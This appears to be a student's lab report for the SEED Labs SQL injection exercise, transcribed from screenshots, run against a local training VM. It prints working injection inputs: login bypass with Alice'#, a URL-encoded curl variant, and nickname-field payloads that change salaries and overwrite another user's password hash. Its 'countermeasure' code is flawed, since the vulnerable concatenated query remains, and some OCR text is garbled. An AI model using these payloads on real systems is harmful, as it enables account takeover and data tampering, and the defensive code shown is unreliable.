

Task 1: Printing Alice's data

```
[03/12/23]seede@VM:~/.../04_sqli$ dockps a5e2fb954a3a mysql-10.9.0.6
30642fb2e7db www-10.9.0.5
[03/12/23]seede@VM:~/.../04_sqli$ docksh a5
root@a5e2fb954a3a:/# mysql --user=root --password=dees
mysql: [Warning] Using a password on the command line interface can be insecure.
Welcome to the MySQL monitor. Commands end with ; or \g.
Your MySQL connection id is 10
Server version: 8.0.22 MySQL Community Server - GPL

Copyright (c) 2000, 2020, Oracle and/or its affiliates. All rights reserved.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql> show databases;
+-----+
| Database |
+-----+
| information_schema |
| mysql |
| performance_schema |
| sqllab_users |
| sys |
+-----+
5 rows in set (0.00 sec)

mysql> use sqllab_users;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
mysql> show tables;
+-----+
| Tables_in_sqllab_users |
+-----+
| credential |
+-----+
1 row in set (0.00 sec)

mysql>
```

In the first screenshot, we setup connect to *mysql* to gain access to the *credential* table in *sqlab_users*

```
mysql> select select 1 from credential
->;
ERROR 1064 (42000): You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near 'select 1 from credential' at line 1
mysql> select * from credential;
```

| ID | Name | EID | Salary | birth | SSN | PhoneNumber | Address | Email | NickName | Password |
|----|-------|-------|--------|-------|----------|-------------|---------|-------|----------|--|
| 1 | Alice | 10000 | 20000 | 9/20 | 10211002 | | | | | fdbae918bd8e3000aa54747fc95fe07ff4d97f6b78ed9e7677c161c82c142906674ad15242bd24a3c50276cb120637cca609eb3bf899280b17ee9f995086e183f34963cab0ae7fccd39133508d2af99343f72897851cbe72cb206a1870a1a2cf58a5df35a1fd4e895995f6616e83951ae6ffc0 |
| 2 | Boby | 20000 | 30000 | 4/20 | 10213352 | | | | | |
| 3 | Ryan | 30000 | 50000 | 4/10 | 10993525 | | | | | |
| 4 | Samy | 40000 | 90000 | 1/11 | 12211113 | | | | | |
| 5 | Ted | 50000 | 110000 | 11/13 | 13211114 | | | | | |
| 6 | Admin | 99999 | 400000 | 3/5 | 43234314 | | | | | |

6 rows in set (0.02 sec)


```
mysql> select * from credential WHERE name="Alice";
```

| ID | Name | EID | Salary | birth | SSN | PhoneNumber | Address | Email | NickName | Password |
|----|-------|-------|--------|-------|----------|-------------|---------|-------|----------|--|
| 1 | Alice | 10000 | 20000 | 9/20 | 10211002 | | | | | fdbae918bd8e3000aa54747fc95fe07ff4d97f6b78ed9e7677c161c82c142906674ad15242bd24a3c50276cb120637cca609eb3bf899280b17ee9f995086e183f34963cab0ae7fccd39133508d2af99343f72897851cbe72cb206a1870a1a2cf58a5df35a1fd4e895995f6616e83951ae6ffc0 |

1 row in set (0.00 sec)

```
mysql>
```

Task 2.1: Accessing Alice's account without a password



Computer Security x SQLi Lab x +

www.seedlabsqlinjection.com

SEED LABS

Employee Profile Login


USERNAME Alice'#

PASSWORD Password

Login

Copyright © SEED LABS

Because the input is not sanitized, we can use the singular ' to end the string for *username* and # to comment out the rest of the SQL code. Since password is now commented out, it doesn't matter what we put in the box and we can log into Alice's account.



Alice Profile

| Key | Value |
|--------------|----------|
| Employee ID | 10000 |
| Salary | 20000 |
| Birth | 9/20 |
| SSN | 10211002 |
| NickName | |
| Email | |
| Address | |
| Phone Number | |

Copyright © SEED LABS

Task 2.2: Accessing Alice's account through terminal

```

seed@VM: ~/.../04_sqli
306427b2e7db www.10.9.0.5
[03/12/23]seed@VM:~/.../04_sqli$ curl 'http://www.seedlabsqlinjection.com/unsafe_home.php?username=Alice&27236password=mypass123'
<!--
SEED Lab: SQL Injection Education Web platform
Author: Kailiang Ying
Email: kyingsy@ydu.edu
-->

<!--
SEED Lab: SQL Injection Education Web platform
Enhancement Version 1
Date: 12th April 2018
Developer: Kuber Kohli

Update: Implemented the new bootstrap design. Implemented a new Navbar at the top with two menu options for Home and edit profile, with a button to
logout. The profile details fetched will be displayed using the table class of bootstrap with a dark table theme.

NOTE: please note that the navbar items should appear only for users and the page with error login message should not have any of these items at
all. Therefore the navbar tag starts before the php tag but it end within the php script adding items as required.
-->

<!DOCTYPE html>
<html lang="en">
<head>
  <!-- Required meta tags -->
  <meta charset="utf-8">
  <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no">

  <!-- Bootstrap CSS -->
  <link rel="stylesheet" href="css/bootstrap.min.css">
  <link href="css/style_home.css" type="text/css" rel="stylesheet">

  <!-- Browser Tab title -->
  <title>SQL Lab</title>
</head>
<body>
  <nav class="navbar fixed-top navbar-expand-lg navbar-light" style="background-color: #3E4055;">
    <div class="collapse navbar-collapse" id="navbarTogglerDemo01">
      <a class="navbar-brand" href="unsafe_home.php"></a>
      <ul class="navbar-nav mr-auto mt-2 mt-lg-0" style="padding-left: 30px;"><li class="nav-item active"><a class="nav-link" href="unsafe_home.php">Home <span class="sr-only">(current)</span></a>
      </li><li class="nav-item"><a class="nav-link" href="unsafe_edit_frontend.php">Edit Profile</a></li></ul><button onclick="logout()" type="button" id="logoutBtn" class="nav-link my-2 my-lg-0">Logo
      ut/Bottom</div></nav><div class="container col-lg-4 col-md-offset-4 text-center"><br><h1><br> Alice Profile </b></h1><br><br><table class="table table-striped table-bordered"><thead class="thead
      <dark><tr><th scope="col">Key</th><th scope="col">Value</th></tr></thead><tr><th scope="row">Employee ID</th><td>100008</td></tr><tr><th scope="row">Salary</th><td>200000</td></tr><tr><th scope="r
      ow">Birth</th><td>9/28</td></tr><tr><th scope="row">SSN</th><td>10211002</td></tr><tr><th scope="row">NickName</th><td></td></tr><tr><th scope="row">Email</th><td></td></tr><tr><th scope="row">Ad
      dress</th><td></td></tr><tr><th scope="row">Phone Number</th><td></td></tr></table> <br><br>
      <div class="text-center">
        <p>
          Copyright &copy; SEED LABS
        </p>
      </div>
    </div>
    <script type="text/javascript">
      function logout(){
        location.href = "logout.php";
      }
    </script>
  </body>
</html>

```

%27 in our curl command equals a single quote to end the first string. **%23** equals a hashtag which we used to comment out the password portion of the SQL code, allowing us to access Alice's data in HTML format.

Task 2.3:

```
root@ae52fb954a3a:~# exit
exit
[03/12/23]seed@WM:~# ./04_sqli$ curl "seedlabssqlinjection.com/unsafe_home.php?username=Alice'%23&password=password%3B&salary=9999&email='helloworld'"
<!doctype html><html data-adblockkey="MFwMoQYJKoZiInvcNAQEBBQADSwAwSAJBANDRpnz17A0mAdaN8tA50L5wcjLYfQCb/P2TXc58oYIElB3vbW736f4pankAQV5QuqYKx3z2UHCvbVzVfUSCwEA
AQ==_z556Q0Yecy5Fnab1Zp73WoMkXOYxtbQLQ4J33068505xKsg0a91ZK0cmpCk6g/mwuLSzD0xdTRPDMhntcgt=="><head><meta charset="utf-8"><meta name="viewport" content="width=device-
width, initial-scale=1"><link rel="preconnect" href="https://www.google.com" crossorigin></head><body><div id="target" style="opacity: 0"></div><script>windo
w.park = "eyJ1dWlkIjoieyYzMDk2ZDI1YjdlZi0zZWl0bWZyZjQyYmNlYjA4NGU5MTY5IiwicGFnZV90aWw1IjoxNjcn4nJ040TU8LCjwYdJlX3VybCjE1mhbdHA6XC9CL3NlZWRSYWJzcnkxpbmp1Y3Rpb24y29t
XC91bnNhZmYfaG9rZS5waHA4Lj0xNlcmShbWU9QWp9c2V2c2l0IiwtdWtMkXLMjMmGfc3dvcnQvcm9rZGZ3dvcnQvLm0cI2F5Y3JPTX50TkmZl1haw9rG5vbG93b3J3c2l0InBhZ2VfbW00aG9kIjoiYj08VUI1wlcGFnZV9yZ
F1XZ081IjpbSwlrcGFnZV90ZmVwZkFkZjZjIjpbSwlrcGFnZV90ZmVwZkFkZjZjIiwiaXA10i13MS4xN54yMduMtXkIn0=";</script><script src="/js/parking.2.103.3.js"></sc
ript></body></html>[03/12/23]seed@WM:~# ./04_sqli$
```

I attempted to use **%3B** for a semicolon to end the first command so I could append my own code, but it did not work.

Task 3.1: Modifying Alice's salary

Alice's Profile Edit

NickName

Email

| Alice Profile | |
|---------------|----------|
| Key | Value |
| Employee ID | 10000 |
| Salary | 9999999 |
| Birth | 9/20 |
| SSN | 10211002 |

We can exploit the *NickName* textbox by appending our salary edit after we close the *nickname* string.

Task 3.2: Changing Samy's salary by one dollar

Employee Profile Login

USERNAME

PASSWORD

Login

Copyright © SEED LABs

| Samy Profile | |
|--------------|----------|
| Key | Value |
| Employee ID | 40000 |
| Salary | 90000 |
| Birth | 1/11 |
| SSN | 32193525 |

Samy's Profile Edit

NickName

Email

Samy Profile

| Key | Value |
|-------------|----------|
| Employee ID | 40000 |
| Salary | 89999 |
| Birth | 1/11 |
| SSN | 32193525 |

```
Database changed
mysql> select SALARY from credential WHERE name="Samy";
+-----+
| SALARY |
+-----+
| 89999 |
+-----+
1 row in set (0.00 sec)

mysql> █
```

By using the same techniques we used in Task 2, we logged into Samy's account and exploited the unsanitized inputs to inject SQL code and edit the database.

Task 3.3: Modifying other's passwords

Samy's initial password is hashed like this

```
mysql> select Password from credential where name="Samy"
-> ;
+-----+
| Password |
+-----+
| 995b8b8c183f349b3cab0ae7fccd39133508d2af |
+-----+
1 row in set (0.00 sec)

mysql>
```

We can go into Alice's profile and use the *nickname* textbox to run:

',password="password" where name="Samy";#

This will search for Samy in the database and set the password to password.

Alice's Profile Edit

NickName

```
mysql> select password from credential WHERE name="Samy";
+-----+
| password |
+-----+
| password |
+-----+
1 row in set (0.00 sec)

mysql>
```

Since the database hashes passwords, typing *password* as Samy's password **will not** give us access. To get access, we need to give SQL the hashed version of our password instead of plain text.

[Home Page](#) | [SHA1 in JAVA](#) | [Secure password generator](#) | [Linux](#)

SHA1 and other hash functions online generator

Result for sha1: **5baa61e4c9b93f3f0682250b6cf8331b7ee68fd8**

[SHA-1](#) [MD5](#) on Wikipedia

',password="5baa61e4c9b93f3f0682250b6cf8331b7ee68fd8" where name="Samy";#

Alice's Profile Edit

NickName

Employee Profile Login

USERNAME

PASSWORD

Login

Copyright © SEED LABs

Samy Profile

| Key | Value |
|--------------|----------|
| Employee ID | 40000 |
| Salary | 89999 |
| Birth | 1/11 |
| SSN | 32193525 |
| NickName | |
| Email | |
| Address | |
| Phone Number | |

Copyright © SEED LABs

As proved by the screenshots above, we were able to log into Samy's account by changing his password. Sorry not sorry Sammy >:)

Task 4.1: enabling countermeasure

I added the given code above *//do the query* portion inside the unsafe.php file. I saved the file and went to the given website:

Get Information

USERNAME

Alice'#

PASSWORD

Password

Get User Info

Copyright © SEED LABs

Information returned from the database

- ID: **1**
- Name: **Alice**
- EID: **10000**
- Salary: **9999999**
- Social Security Number: **10211002**

Without any edit to *unsafe.php*, there was no countermeasure enabled to stop us from injecting SQL code. Here is the file with updated countermeasures:

```
<?php
// function to create a sql connection.
function getDB() {
    $dbhost="10.9.0.6";
    $dbuser="seed";
    $dbpass="dees";
    $dbname="sqllab_users";

    // create a DB connection
    $conn = new mysqli($dbhost, $dbuser, $dbpass, $dbname);
    if ($conn->connect_error) {
        die("Connection failed: " . $conn->connect_error . "\n");
    }
    return $conn;
}

// create a connection
$conn = getDB();

$input_name = $_GET['username'];
$input_pwd = $_GET['password'];
$shashed_pwd = sha1($input_pwd);

//-----
//prepare the query
$stmt = $conn->prepare("SELECT name, local, gender
                        FROM USER_TABLE
                        WHERE id = ? and password = ? ");

// Bind parameters to the query
$stmt->bind_param("is", $id, $pwd);
$stmt->execute();
$stmt->bind_result($bind_name, $bind_local, $bind_gender);
$stmt->fetch();
//-----

// do the query
$result = $conn->query("SELECT id, name, eid, salary, ssn
                        FROM credential
                        WHERE name= '$input_name' and password= '$shashed_pwd'");

if ($result->num_rows > 0) {
    // only take the first row
    $firstrow = $result->fetch_assoc();
    $id       = $firstrow["id"];
    $name     = $firstrow["name"];
    $eid      = $firstrow["eid"];
    $salary   = $firstrow["salary"];
    $ssn      = $firstrow["ssn"];
}

// close the sql connection
$conn->close();
?>

"unsafe.php" 52L, 1389C                                     41,1
```


We once again try to gain access to Alice's data and it took me to a blank white screen. I was expecting it to deny my access but regardless, I can no longer access Alice's data with the same trick.

Get Information

USERNAME

Alice'#|

PASSWORD

Password

Get User Info

Copyright © SEED LABs

Computer Security

seedlabsqlinjection.com/dei

+

-

□

×

←

→

↻

🏠

🔒

www.seedlabsqlinjection.cc

70%

⋮

🔍

📄

🌐

⏪

⏩

☰